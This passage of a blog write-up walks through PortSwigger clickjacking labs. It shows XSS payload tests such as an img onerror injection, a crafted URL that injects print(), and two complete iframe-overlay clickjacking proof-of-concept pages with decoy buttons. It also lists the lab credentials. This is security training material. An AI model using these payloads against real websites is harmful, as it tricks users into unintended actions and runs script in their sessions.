
- I tried multiple payloads of XXS but it didn’t work until one,
<script>alert(0)</script>- Failed<script>alert("0")</script>- Failed

<img src=x onerror=alert(0)>- Works
- So now we will craft out clickjacking payload,

- here is the whole URL which will goes into POC and we have to invoke
print()so we replaceonerrorwith that.
https://0ab4008404fd821e808c030a0007008f.web-security-academy.net/feedback?name=<img src=1 onerror=print()>&email=hacker@attacker-website.com&subject=test&message=test#feedbackResult
<style>
    iframe {
        position:relative;
        width:1135;
        height: 600;
        opacity: 0.5;
        z-index: 2;
    }
    div {
        position:absolute;
        top:520;
        left:80;
        z-index: 1;
    }
</style>
<div>Click me</div>
<iframe src="https://0ab4008404fd821e808c030a0007008f.web-security-academy.net/feedback?name=%3Cimg%20src=1%20onerror=print()%3E&email=hacker@attacker-website.com&subject=test&message=test#feedbackResult"></iframe>
Lab 5 : Multistap clickjacking

- So again creds is given so we have to login with it,
wiener:peter


- I try to fill the email field by giving parameters in URL and it works, so we can use this whole url in clickjacking POC
<style>
    iframe {
        position:relative;
        width:1135;
        height: 600;
        opacity: 0.5;
        z-index: 2;
    }
    .div1 {
        position:absolute;
        top:520;
        left:70;
        z-index: 1;
    }
    .div2 {
        position:absolute;
        top:310;
        left:200;
        z-index: 1;
    }
</style>
<div class="div1">Click me first</div>
<div class="div2">Click me next</div>
<iframe src="https://0a3f00ef047ed58581834d2500a600c3.web-security-academy.net/my-account"></iframe>


- So there is nothing special but we have to just add two click me which is
Click me firstandClick me nextfor confirmation page.

- Now we will deliver the payload and it work!!
PortsWigger Clickjacking Labs - November 2025
https://b14cky.github.io/posts/portswigger-clickjacking/clickjacking/